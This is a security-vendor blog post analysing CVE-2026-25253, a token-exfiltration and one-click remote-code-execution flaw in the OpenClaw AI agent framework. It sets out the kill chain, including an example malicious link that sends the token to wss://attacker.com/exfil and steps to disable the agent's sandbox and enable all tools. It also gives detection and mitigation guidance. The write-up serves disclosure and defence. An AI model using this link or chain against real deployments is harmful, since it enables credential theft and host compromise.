
Blog categories

Weekly newsletter
No spam. Just the latest releases and tips, interesting articles, and exclusive interviews in your inbox every week.
Latest from the blog
CVE-2026-25253: OpenClaw Bug Enables One-Click Remote Code Execution via Malicious Link
Posted on: 03 Feb 2026 | Author: Foresiet
Introduction
CVE-2026-25253 is a high-severity vulnerability (CVSS 8.8) in OpenClaw (formerly Clawdbot/Moltbot), an open-source AI agent framework. It allows attackers to exfiltrate authentication tokens via a crafted URL, leading to full gateway compromise and remote code execution (RCE) with one click. Disclosed in early February 2026, it affects versions before 2026.1.29. The flaw stems from improper handling of the gatewayUrl query parameter, enabling automatic WebSocket connections without confirmation, transmitting tokens to attacker servers. This bypasses local protections using the victim’s browser as a proxy.

Figure 1: OpenClaw gateway and agent interaction (sourced from project docs)
Who Should Care
This vulnerability impacts specific groups:
- OpenClaw self-hosters running local or cloud instances.
- AI agent developers using the framework for prototyping or production.
- SOC teams monitoring developer tools and endpoints for anomalies.
Assess exposure based on deployment type to prioritize patching.
Executive Summary
CVE-2026-25253 exploits a logic flaw (CWE-669: Incorrect Resource Transfer Between Spheres) in OpenClaw’s Control UI. Attackers craft links like ?gatewayUrl=attacker.com/ws that force token exfil over WebSocket. The stolen token grants access to the victim’s local gateway (even loopback-bound), allowing config changes (sandbox/tool policies) and privileged actions for RCE. Impacts include data theft, key exfiltration, and host compromise. Fixed in v2026.1.29 (Jan 30, 2026). No widespread exploitation reported yet, but high risk for users with broad agent permissions. Mitigation: Update immediately, rotate tokens, restrict permissions.
Severity Justification
The CVSS 8.8 score reflects high impact despite user interaction (UI:R). Token scope enables full gateway control, leading to high confidentiality, integrity, and availability breaches (C:H/I:H/A:H). UI:R doesn’t mitigate risk much, as phishing/social engineering easily tricks users into clicking malicious links, especially in developer workflows. Network vector (AV:N) and low complexity (AC:L) amplify exploitability, making it severe for exposed or locally run instances.
History and Disclosure
OpenClaw, a popular AI agent tool with 100,000+ users, evolved from Clawdbot/Moltbot. The vulnerability was discovered during code audits by researchers (e.g., depthfirst team) and independently chained into a full 1-click RCE exploit. Public disclosure occurred via GitHub advisory GHSA-g8p2-7wf7-98mq (or similar), NVD entry, and reports from The Hacker News, SOCRadar, and others in Feb 2026. Patch released Jan 30, 2026. Related discussions on X and security blogs highlight rapid community response.
Technical Analysis: How the Vulnerability Works
OpenClaw’s Control UI (browser-based) loads with query params. Pre-patch:
- Parses gatewayUrl from URL query string.
- Automatically initiates WebSocket connection to that URL.
- Sends authentication token in headers/payload without user prompt.

Attack flow (1-click RCE kill chain):
- Victim clicks malicious link (e.g., phishing email, malicious site): https://victim-openclaw-ui/?gatewayUrl=wss://attacker.com/exfil.
- UI connects to attacker’s WebSocket server.
- Token transmitted → attacker receives it in milliseconds.
- Attacker uses token to connect to victim’s local gateway (via loopback or exposed port).
- Modifies config: Disable sandbox, enable dangerous tools.
- Invokes privileged API calls → executes arbitrary code on host.
Bypasses firewalls/NAT as browser bridges the connection. High impact with “god mode” agents having file/system access.
Example exploit concept (simplified PoC snippet from analysis):

Post-patch: Parameter ignored or requires confirmation/validation.
Simple Attack Flow
Threat Actor and Abuse Scenarios
Likely attackers include:
- Advanced Persistent Threats (APTs) targeting AI devs for intellectual property theft.
- Malware operators integrating into infostealers for supply-chain attacks.
- Opportunistic phishers using malvertising or email lures.
AI agent frameworks are high-value due to privileged host access, enabling data exfil, key theft, or ransomware. Developers often run them on laptops with sensitive code/repos, amplifying risks.
Deployment Context Clarification
Exposure varies:
- Localhost-bound UI: High risk if browser is tricked, as loopback access persists.
- Exposed UI (public-facing): Direct remote attacks possible.
- Developer laptops: Personal compromise, e.g., code theft.
- Servers (VPS/dedicated): Broader network impact.
- Cloud-hosted (e.g., AWS): Scalable abuse, but easier monitoring.
- Self-hosted: Full control, but patching delays increase vulnerability.
Assess based on your setup—local devs face phishing, cloud users face broader scans.
Exploitation and Impact
- Attack Vector: Network (AV:N), Low complexity (AC:L), Requires user interaction (UI:R).
- Privileges: None needed (PR:N).
- Scope: Unchanged (S:U), but High confidentiality/integrity/availability (C:H/I:H/A:H).
- Real-World Risk: Steals keys/data from AI agents; enables ransomware precursors or espionage. Highest for local/VPS deployments with lax permissions.
- No known active exploits, but trivial to weaponize via phishing/malvertising.
Indicators of Compromise (IOCs) updated with concrete examples:
- WebSocket connection pattern (browser console/network tab or proxy logs): wss://[non-trusted-domain]/exfil or wss://[attacker-controlled]/ws?token=… initiated from openclaw UI origin.
- Example log pattern (gateway access log post-exfil):

- Before compromise (normal): WebSocket only to ws://localhost:port or wss://trusted-gateway.domain Config changes logged only from local IP or known admin session
- After compromise (indicative): Sudden external WebSocket outbound from browser → gateway receives Bearer token from unexpected source → immediate config mutation (e.g., “sandbox”: false, “allowed_tools”: [“*”]) logged within seconds → unusual agent invocations (e.g., file write/execute)
Add these to SIEM rules:
- Alert on WebSocket to non-local/non-approved domains from browser process
- Alert on gateway config change without preceding local auth event
- Alert on Bearer token used from external IP in < 5 seconds after first appearance

YARA rule example:
Mitigation and Best Practices
- Update to OpenClaw v2026.1.29 or later immediately.
- Rotate all auth tokens post-update.
- Run agents with minimal permissions (no god mode).
- Monitor gateway logs for anomalous WebSocket connections.
- Use network segmentation; avoid exposing Control UI.
- Educate users: Avoid clicking suspicious links in AI tool contexts.
Detection and Monitoring Guidance
For defenders:
- SOC alerts: Flag unexpected WebSocket traffic from browsers to external domains.
- Browser anomalies: Monitor for auto-connections via dev tools/extensions.
- Gateway behavior: Alert on config changes (e.g., sandbox toggles) or unusual API invocations.
Use EDR for process monitoring and SIEM for log correlation.
At the end of the day, patching is only half the battle. You also need a solid Brand Protection Software strategy to catch these fake domains and malicious links before a single developer accidentally clicks them.
Conclusion
CVE-2026-25253 exposes AI agent frameworks as an emerging attack surface, abusing browser-to-local trust boundaries. This class of bugs—token exfil via UI params—will likely recur in similar tools. Forward-looking defenses include zero-trust models for agents and proactive auditing to stay ahead of evolving threats.
About us!
Foresiet is the pioneering force in digital security solutions, offering the first integrated Digital Risk Protection SaaS platform. With 24x7x365 dark web monitoring and proactive threat intelligence, Foresiet safeguards against data breaches and intellectual property theft. Our robust suite includes brand protection, takedown services, and supply chain assessment, enhancing your organization’s defense mechanisms. Attack surface management is a key component of our approach, ensuring comprehensive protection across all vulnerable points. Compliance is assured through adherence to ISO27001, NIST, GDPR, PCI, SOX, HIPAA, SAMA, CITC, and Third Party regulations. Additionally, our advanced antiphishing shield provides unparalleled protection against malicious emails. Trust Foresiet to empower your organization to navigate the digital landscape securely and confidently.
Latest
From the blog
The latest industry news, interviews, technologies, and resources.